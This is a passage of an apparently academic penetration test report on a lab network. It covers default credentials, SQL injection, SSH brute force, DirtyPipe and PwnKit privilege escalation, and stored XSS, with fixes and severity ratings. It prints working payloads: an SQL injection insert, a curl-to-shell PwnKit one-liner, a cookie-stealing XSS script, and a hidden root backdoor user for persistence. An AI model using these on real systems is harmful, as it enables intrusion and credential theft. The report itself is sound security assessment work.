


Figure 5.6: LDAP Account Manager (LAM) General Settings Edit Page




Figure 5.7: LDAP Account Manager (LAM) Default Profile Edit Page

Had there been a configuration for either global or default profiles that connected to the LDAP server, having this default password would have allowed me further access to the LDAP server and potentially allow escalation to an LDAP administrator. This is a common issue with software that has default credentials, and is a common attack vector for attackers, and should be fixed as soon as possible.

Vulnerability Explanation: Default Credentials

If the LDAP Account Manger were configured in a way that it were actually had acecss to domain, instead of being unconfigured. These deafult credentials would allowf for an attacker to gain access to the LDAP server including potentially creating a new LDAP administtrator account.

Vulnerability Fix:

At the point where the LDAP Account Manager is appearing to not be in use. It would be best to uninstall the software from the system to prevent all vulnerabilities that could come from it. However if it were to require existing, it would be best to change both sets of default credentials to the system.

Severity:

In the current state of the system, this vulnerability is not as severe as it could be, as the LDAP Account Manager is not configured to actually have access to the domain. However if it were to be configured, this would be a high severity vulnerability as it would allow for an attacker to gain access to the LDAP server.

5.8.7.3 LDAP Account Manager (LAM) CVE-2022-31087

The LDAP Account Manager (LAM) temporary directory allows for execution of PHP files. That accurately describes what the current apache2 configuration allows. This directory if by default accesible from `/lam/tmp`. If an attacker can upload a file into this directory, they are able to execute this php file on

the server in the context of the account running the web server. The snippet of vulnerable configuration is seen below.

```
<Directory /var/lib/ldap-account-manager/tmp>
  Options -Indexes
</Directory>

<Directory /var/lib/ldap-account-manager/tmp/internal>
  Options -Indexes
  Require all denied
</Directory>
```

This vulnerability is directly possible to attack with the default credentials. As LAM process a certificate by first finding the line that has `BEGIN CERTIFICATE` and reads until the line ending in `END CERTIFICATE`. Ignoreing the rest of the contents on either side of these lines. This could allow an attacker to upload a sertificate that takes significant time to process, but start the file with the php tag before the start of the certificate. As this certificate is placed in the temporary directroy, it would then be possible to execute this on the server side while the certificate was still in the process of being parsed.

Vulnerability Explanation: Arbitrary Code Execution

The LDAP Account Manager (LAM) temporary directory does not have the proper permissions preventing execution of user uploaded files, which can allow an attacker to execute code on the server.

Vulnerability Fix:

The easiest possible fix for this would be to update LAM to the latest version, as this vulnerability was patched in version 8.0. Another option that could be used is uninstall LAM from the system if it is not needed, to prevent this vulnerability from being exploited. The final option that could be used if LAM is required to stay on the current version is to include a `.htaccess` file in the `/var/lib/ldap-account-manager/tmp` directory that would prevent the execution of code from this directory. An exmample of this potential configuration can be seen below.

```
Options -Indexes
<IfModule mod_cgi.c>
  Options -ExecCGI
</IfModule>
<IfModule mod_php7.c>
  php_flag engine off
</IfModule>
<IfModule mod_php.c>
  php_flag engine off
</IfModule>
<Files *>
  Require all denied
</Files>
```

Severity:

This CVE was rated as a 7.8 on the CVSS 3.1 scale at the time of disclouse. This would be higher in this scenario as it will compound with the other flaws to build a complete attack chain.

5.8.7.4 Outdated LDAP Account Manager

The LDAP Account Manager (LAM) is running a highly outdated version of 6.7, that was released in March 2019. There have been multiple major releases since then, each adding their own security fixes that are missing from the currently running version. A screenshot is included below showing the login page with version 6.7.




Figure 5.8: LDAP Account Manager (LAM) Login Page Showing Version 6.7

Vulnerability Explanation: Outdated Software

The server is running version 6.7 of LDAP Account Manager, which was released in March of 2019. Since then there have been a number of vulnerabilities that have been found with the software, CVE-2022-31084, CVE-2024-23333, and CVE-2022-31087. These could potentially be exploited to gain access to the system.

Vulnerability Fix:

The software should be updated to the latest version to ensure that these vulnerabilities are patched. If the software is no longer needed, another option would be removing the software from the system to prevent these vulnerabilities from being exploited.

Severity:

This severity is hard to account for as it is a combination of each potential vulnerability that exists in LAM between the version that is currently running and the latest version. This overall would be a high severity as it would allow for a number of different attacks to be carried out on the system.

5.8.8 Useful Information Gained

5.8.8.1 Files About Other Systems

There were a few interesting files that were accseible as `tlee`. The first that was found as part of running LinPEAS was the file tlee in the home folder of `mjones` that was world readable describing

how Tommie Lee had more information. This led me to file for `tlee` at ~/`openthis`/`keepgoing`/`youregettingwarmer`/`warmer`/`okayiguesshereitis`/`veryimportantmessage` this veryimportantmessage that descibes how Tommie stumbled into sarah's machine and that what they saw was "not good".

5.9 IP: 82.46.91.206 (ws)

5.9.1 Aliases

- hostname: wwwx
- Internal IP: 192.168.1.206
- On .204 (ns2): ws.internal.532corp.com
- On .204 (ns2): ws.external.532corp.com

5.9.2 Service Enumeration

Server IP Address	Ports Open
82.46.91.206	**TCP**: 22, 53, 80

NMAP Scan Results:

Port	Service Banner
22	OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
53	ISC BIND 9.16.48 (Ubuntu Linux)
80	Apache httpd 2.4.41 ((Ubuntu))

5.9.3 Attack Narrative

After some of the network issues were resolved, and I was able to access this system. I was able to continue the hydra ssh brute force using information gathered from the website which provided senstitive information about the user `mjones` who has an account on the system. This allowed for the password to be guessed as `goboilermakes` which allowed for initial shell acess to the system. From here, I worked to esclate privleges on the system, which was done through simply using the `sudo`

command as this non system administrator user. This allowed for access to the machine where I was able to further investigate the system for additional vulnerabilities including finding a number of SQL injection locations, poor password storage, and poor storage of personally identifiable information (PII).

5.9.4 Initial Access

After the networking issues were resolved, I was able to use the information from the website to brute force the ssh service on this system. I was able to find a user `mjones` that had a password of `goboilermakes` that was able to login to the system, and gain shell access as that user.

Vulnerability Explanation: Poor Password Hygiene

The user `mjones` has an easy to guess password that is based on personal life information that is published on the company website. This knowledge was used to brute force the password for this user, which allowed for access to the system.

Vulnerability Fix:

This could be fixed by having a password strength requirement that requires some amount of numbers and special characters. This would make the password harder to crack, and less likely to be guessed using personal information that is available on the internet.

Severity:

This vulnerability has a CVSS 3.1 score of 8.6, as the vulnerability is easy to exploit over the network, requires no user interaction, and no initial privileges. This will have a high impact on the integrity of the information that Mary Jones puts on the system.

5.9.5 Privilege Escalation (sudo access)

The user `mjones` does have sudo access on the system, so I was able to directly run commands as root on the system. Therefore, I was able to get a root shell on the system, and do with it as I pleased.

Vulnerability Explanation: Unrestricted Privileges

Mark Jones the owner of the account `mjones` is the Lead Product Manager at 532 Corp. This user is not a system administrator, and likely has no need for unrestricted sudo access on this system. This unnecessary privileged access allows for an attacker to gain full control of the system from this user.

Vulnerability Fix:

The user `mjones` should have sudo access removed on this system if it is not neeeded, as this would prevent the safety concerns around unprivileged users have privileged access. If there is a need for

this user to have sudo access for some reason, then it would be best to use the sudoers file to restrict access to only the required commands. This wuold make the potential area of attack much smaller, and could prevent an attacker from fully compromising the system.

Severity:

This vulnerability has a CVSS 3.1 score of 7.8, as the vulnerability is easy to exploit locally, requires no user interaction, and low privileges. This has a high impact on the confidentiality, integrity, and availability of the system.

5.9.6 Additional Vulnerabilities

5.9.6.1 SQL Injection

Very similar to the other SQL Injection that was happening on the network. There is a nearly identical website code that is running on this system that is also vulnerable to SQL Injection. On the website there are numerous locations that raw user input is taken without any sanitizaiton that leads to SQL injection. An example of the potentially vulnerable code taken from `connect.php` from line 15 is below. Note how this code directly takes the POST data from the user `$_POST[user]` and `$_POST[password]` and directly inserts it into the SQL query. This can allow for the attacker to manipulate this query. There are a number of other locations that are also vulnerable to this attack, including `changepassword.php` on line 19 and 23, and on `changeusername.php` on line 19.

```
1  $query = mysqli_query($connection, "SELECT * FROM UsernamePassword where username = '
       $_POST[user]' AND password = '$_POST[password]'");
```

Vulnerability Fix:

Each location that user input is taken, this input should be escpaed prior to use. This can be done through a number of methods, the most preferred would be a prepared statement that would automatically handle the escpaing of the input. However that could be a significant change, another reasonable option would be using the mysqli read_escape_string function that will escape the input for use in the query.

Severity:

This vulnerability is something that could be used to compromise all the information in the database, alongwith modify any of this data. This is a trivial SQL injection attack, and requires no privilegs therefore this leads to a CVSS 3.1 score of 9.4.

Proof of Concept:

A simple proof of concept injection for this vulnerability is the following payload. This works when placed in the password field by completing the query string for password as an empty string, then

adding a new query joined with the `OR` that always results in true. Then it completes the command and makes the rest of the line a comment with a `;#`. This will prevent issues from potential errors caused by the rest of the query, and will always result in a true statement. There is a minor issue that this will only work if the users have passwords in the database, which this system appears to have had them accidentally deleted. Therefore first we must insert our own user into the table.

```
1  anything'; INSERT INTO UsernamePassword (username, password) VALUES ('walraven', 'walraven
       ');#
```

This was cause the user `walraven` to be inserted into the database and allow login to the system without the user being registered properly. This user is also correctly added to the `UsernamePassword` table, and can continue to be used as normal user to login.




Figure 5.9: A successful login as the user walraven

5.9.6.2 Plaintext Password Storage

The web server is not hashing passwords, and therefore is storing plaintext passwords into the database. An attacker could use access to the system or the SQL Injection to read all the passwords for the users of the website, allowing them to login as each of those users with the correct password, and potentially use these passwords to gain access to other systems that share the same password.




Figure 5.10: Plaintext passwords would be stored in the database if not cleared

Vulnerability Fix:

There are multiple ways to fix this issue, the best way to do this is hashing, and ideally salting, the password prior to storing it in the database. There are a number of built in function in PHP that can be used for this such as password-hash. This will prevent the plaintext passwords from entering the database, and will make it more difficult for an attacker to gain access to the passwords.

Severity:

This issues alone has a CVSS score of 6.1 as it does require an amount of access to the system already. However when combined with the numerous other vulnerabilities on this system, this results in a full attack chain with a CVSS 3.1 score of 9.4 where all the user passwords are leaked from the database.

5.9.6.3 Insecure Storage of Personally Identifiable Information

There is a database on the system with the name `secret_info`, this database contains a single table named `private_info`. This table contains credit card numbers and Social Security Numbers (SSN)

for a number of users in plaintext with no encryption. This is a major violation of the PCI DSS and HIPAA regulations that require this information to be encrypted at rest.

Vulnerability Explanation: Insecure Storage of Personally Identifiable Information

The database on the system is used to store highly confidential personally idenitifiable information about users in a highly insecure manner that allows for an attacker that is able to gain access to this information and be the cause for identity theft for the users that are in this database.

Vulnerability Fix:

If this is a requirement to be stored. The best way to fix this is to be in compliance with the PCI DSS and HIPAA regulations getting regualar audits for this information to confirm that is it being stored in the proper manner. The other option would be to delete and remove this database in it's entirety as it is liekly not needed on a web server, and only increases the attack surface of the system.

Severity:

This is not a traditonal vulnerability in the sense that it can be scored on the scales that NIST provides. However this should be considered a extreme severity issues as it directly puts the users of the system at risk for identity theft, and could result in a number of legal issues for the company that is hosting this information.

5.9.6.4 Insecure Credential Storage

Vulnerability Explanation: Imporper Credential Storage

The credentials for the mysql database are stored in the php code in plain text in a file that is readable by the www-data user that runs the web server, alongside being world readable. If there were a vulnerability that allowed for file read, this would cause the credentials to be leaked for this database through the website, and any user on the system can gain the database password. This is an excerpt from the `vars.inc` file below.

```
1  $db_user = "web";
2  $db_password = "SecurePassword";
```

Vulnerability Fix:

The credentials should be stored ideally be stored in file that is only readable by the launch system service that starts the web server, which passes this information to the web server through a channel such as an environment variable. This require full code exectution to be able to read the credentials from the system.

Severity:

As there is no clear way for arbitrary file read from the network, this is a local vulnerability that requires some amount of privilege, therefore it results in a CVSS 3.1 score of 7.3

5.9.7 Useful Information Gained

5.9.7.1 Persistence

After gaining root access to the system, to maintain persistence. I created a user `recovery` that sits just below the default ubuntu user `backup` giving it a UID of 0 and a gid that is unused 36, but near that backup user. This combination that any login with this user is effectively logging in as root. This user has a randomized password of `wrtcrSbddv`. This user has their home directory in `/etc/recovery` and also had an ssh key placed in the authorized_keys file in this home directory to allow for future access to the system.

5.9.7.2 Riddle

There was a riddle that was found in the home folder of `mjones`. This riddle had a number of hints that each provided a single letter of the answer to the riddle. Going through these hints, the answer was `sudo mysql` which when ran let's the user `mjones` have root access to the mysql database on the system.

```
First Word
 s : first letter of the name of a footless/ armless animal (1 letter)
 u : an upside down n
 d : a bad grade in college, but can be passing for some classes! (CS 311 gets a lot of
     these)
 o : what you say when you realize something and also a letter in the alphabet

Second Word
 m :  upside down w
 y :  when you question something you ask ___? also a letter in the alphabet
 s :  same letter as the first letter of this riddle
 q :  first letter in the name of an ancient pen that uses ink to write
 l :  opposite of W where W represents win
```

5.9.7.3 SQL Table With Secret Website Information

Inside the sql database there is a database named `secret_website` that has a table `website`. This table contains exactly a single line that has the columns `note` and `url` with the values `ssh into the desktop and type in the secret url` and `127.0.0.1/login.php` respectively. I am not entirely sure what is secret about this website, as .201 (desktop) has this website being

accessible from the network, and the web server configuration on that system do not provide any additional endpoints to the localhost.

5.9.7.4 MySQL Shadow

For the website that was being hosted on this system, there was a locally hosted mysql service running. As root, I was able to login as the root user, and dump the mysql shadow contents using the sql command below. While the password itself was able to taken from the php code, the hash for the user web did crack as `SecurePassword`. The following command was used to dump the hashes from the database, which was taken from hashcat example hashes.

```
SELECT user, CONCAT('$mysql', SUBSTR(authentication_string,1,3), LPAD(CONV(SUBSTR(
    authentication_string,4,3),16,10),4,0),'*',INSERT(HEX(SUBSTR(authentication_string,8))
    ,41,0,'*')) AS hash FROM user WHERE plugin = 'caching_sha2_password' AND
    authentication_string NOT LIKE '%INVALIDSALTANDPASSWORD%';
```

5.9.7.5 Shadow File

After gaining root acess to the system, I was able to dump the shadow file from the system. From this file, there were no additional hashes that I was able to crack for the system that allowed for further access to other system.

5.9.7.6 SQL Database Setup

In the home folder for the user `cpre532` there were a pair of sql files that appear to be used to setup the database for the website, which is an additional location of plaintext password storage. There is create_table.mysql that is used to create the table for the login information for the website, and setup the user web with their password including their permissions. The other is insert.mysql which is used to insert the default user data into the table.

5.10 IP: 82.46.91.207 (www2)

5.10.1 Aliases

- hostname: workstation
- Internal IP: 192.168.1.207
- On .204 (ns2): www2.internal.532corp.com
- On .204 (ns2): www2.external.532corp.com

5.10.2 Service Enumeration

Server IP Address	Ports Open
82.46.91.207	**TCP**: 22, 53, 3000, 3389, 4000

NMAP Scan Results:

Port	Service Banner
22	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
53	ISC BIND 9.16.1 (Ubuntu Linux)
3000	Node.js (Express middleware)
3389	xrdp
4000	Node.js Express framework

5.10.3 Attack Narrative

Using a password that was gained from desktop1 I was able to gain access to the system as the user `lpeterson` with their password being in the rockyou532.txt file. After gaining this intial access the next clear goal was to esclate privleges on the system, which I was quickly able to find that the system was vulnerable to DirtyPipe CVE-2022-0847. This allowed for a full root shell on the system, and for setting up persistence on the system. After this I worked to find additional vulnerabilities on the system such as PwnKit (CVE-2021-4034) that was found on the system, stored XSS on the website, and the potential for Server Side Template Injection (SSTI) on the website.

5.10.4 Initial Access

Using the rockyou532.txt from cpre532 I was able to find a user `lpeterson` that had a password of `chickiscool` through brute forcing ssh with hydra. This allowed me to login to the system, and gain shell access as that user.

Vulnerability Explanation: Poor Password Hygiene

The user `lpeterson` had a password that was found in the rockyou532.txt file which is a common password list. This poor quality password allowed for brute forcing to be successful, and allowed for access to system.

Vulnerability Fix:

Password requirements should be enforced that require a certain level of complexity to prevent this type of attack. This would make the password harder to brute force, and would have likely prevented this attack.

Severity:

This vulnerability has a CVSS 3.1 score of 8.6, as the vulnerability is easy to exploit over the network, requires no user interaction, and no initial privileges. This has a high impact on the integrity of the information that Lisa Peterson puts on the system.

5.10.5 Privilege Escalation (CVE-2022-0847)

After getting in as `lpeterson` I checked for sudo access, and found that the user did not have sudo access on the system. I then used LinPEAS to look for potential misconfigurations on the system. Right away when seeing the kernel version of `5.11.0-43-generic` with a compile date of `Dec 13 2021`. Seeing the compile date, and the kernel version greater than 5.8. I knew that there was an extremely high likelihood that this system was vulnerable to DirtyPipe CVE-2022-0847. This system had `git` and `gcc` already installed, so I was able to use this DirtyPipe POC code to attempt to exploit it.

```
git clone https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits.git
cd CVE-2022-0847-DirtyPipe-Exploits
./compile.sh
./exploit-2
```

```
lpeterson@workstation:/tmp/temp/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2
Usage: ./exploit-2 SUID
lpeterson@workstation:/tmp/temp/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/bin/
Display all 1645 possibilities? (y or n)
lpeterson@workstation:/tmp/temp/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/bin/chsh
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# id
uid=0(recovery) gid=0(root) groups=0(root),1001(lpeterson)
#
```

Figure 5.11: DirtyPipe Exploit Running on www2

Notably there is reason that I chose to use the `exploit-2` from the Proof Of Concept in this scenario, there are potential issues that can arise from the way the exploit effects memory and files that can result in oddities on the shared exploitable system like this. Instead of making a semi-long term modification to a file like `/etc/passwd`, this code instead replaces a setuid binary with a small executable that merely makes a copy of `sh` into `/tmp/sh`, gives it the setuid bit, then replaces the original binary.

```
lpeterson@workstation:/tmp/temp/CVE-2022-0847-DirtyPipe-Exploits$ ls -al /tmp/sh
-rwsr-xr-x 1 recovery lpeterson 186 Apr 30 13:51 /tmp/sh
lpeterson@workstation:/tmp/temp/CVE-2022-0847-DirtyPipe-Exploits$
```

Figure 5.12: The shell executable “sh” in /tmp/ with the setuid bit

At this point, I had a full root shell on the system to do with as I pleased.

Vulnerability Explanation: CVE-2022-0847

An issue in the Linux kernel starting with version 5.8, allows for anonymous pipe to effect the current contents of the page cache of the system. By reading a file it can be forced into the page cache where it is then possible to use an anonymous pipe to overwrite the contents of this file as long as it remains in the page cache. Unless the file is changed through authenticated methods causing the page cache to dirty, and thus the page cache to be written to disk, these changes will only exist in memory. This can be used in a number of ways to gain root access to the system, in this case it was to load a setuid binary into the page cache, and then overwrite it with a new binary. Executing the new binary that is now in the page will still cause the system to run with the setuid bit, thus allowing for root access.

Vulnerability Fix:

The vulnerability was fixed shortly after discovery, and the only way to reliably fix this problem is to update the kernel to a version that is no longer vulnerable to this issue.

Severity:

This vulnerability relies on CVE-2022-0847 which has a CVSS 3.1 score of 7.8.

5.10.6 Additional Vulnerabilities

5.10.6.1 Pwnkit

This system has a version of pkexec on it that is vulnerable to PwnKit (CVE-2021-4034). Using the bash one-liner below it is possible to exploit this vulnerability to gain root access to the system from an unprivileged user.

```
1  sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
```

```
lpeterson@workstation:/tmp/temp/CVE-2022-0847-DirtyPipe-Exploits$ sh -c "$(curl -fsSl https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
recovery@workstation:/tmp/temp/CVE-2022-0847-DirtyPipe-Exploits# id
uid=0(recovery) gid=0(root) groups=0(root),1001(lpeterson)
recovery@workstation:/tmp/temp/CVE-2022-0847-DirtyPipe-Exploits#
```

Figure 5.13: PwnKit Exploit Running on www2

Vulnerability Explanation: CVE-2021-4034

This exploit utilizes an issue with how pkexec handled the PATH variable, which can be exploited allowing our own code to execute with the setuid privilege that pkexec is required to have.

Vulnerability Fix:

This issue is fixed in the latest version of pkexec, and therefore the system should be updated either by updating the package, or by updating the system to the latest version of the operating system to ensure that this issue is resolved. If the whole system can not be updated, at the minimum the pkexec package should be updated to the latest version to ensure that this issue is resolved.

Severity:

NIST have having this vulnerability a CVSS 3.1 score of 7.8 as it can easily allow an attacker to escalate their privileges on the system.

5.10.6.2 Stored XSS

There is a node app that is running on port 3000. The app that is running in a minorly modified version of xss-sample-app. Just as the name of the app suggests, it is vulnerable to Cross Site Scripting (XSS). There are a number of minor change code that were made to the app. The only semi-significant change was in `server.js`, which started as seen below.

```
1  const formattedReviews = reviews.map((review)=> `<dt>User</dt><dd>${review}</dd>`).join('
       ');
```

And was changed to the following.

```
1  const formattedReviews = reviews.map((review)=> `<p>${review}</p>`).join(' ');
```

This change does not effect or prevent the XSS from happening in the app, and therefore allows the XSS to be exploited. This can be done by adding a new blog post to the website that will get treated as HTML directly. With this you can do a number of things such as steal cookies from the users that visit the site without them knowing.




Figure 5.14: XSS payload for www2 that steals cookies, while looking like a blog post

```
Company is meh. <script>fetch(`http://${location.hostname}:4000?data=${document.cookie}`);
    console.log("Done")</script>
```

This payload will send the current browser cookies off to the server running on port 4000, while still having a post that reads “Company is meh.”

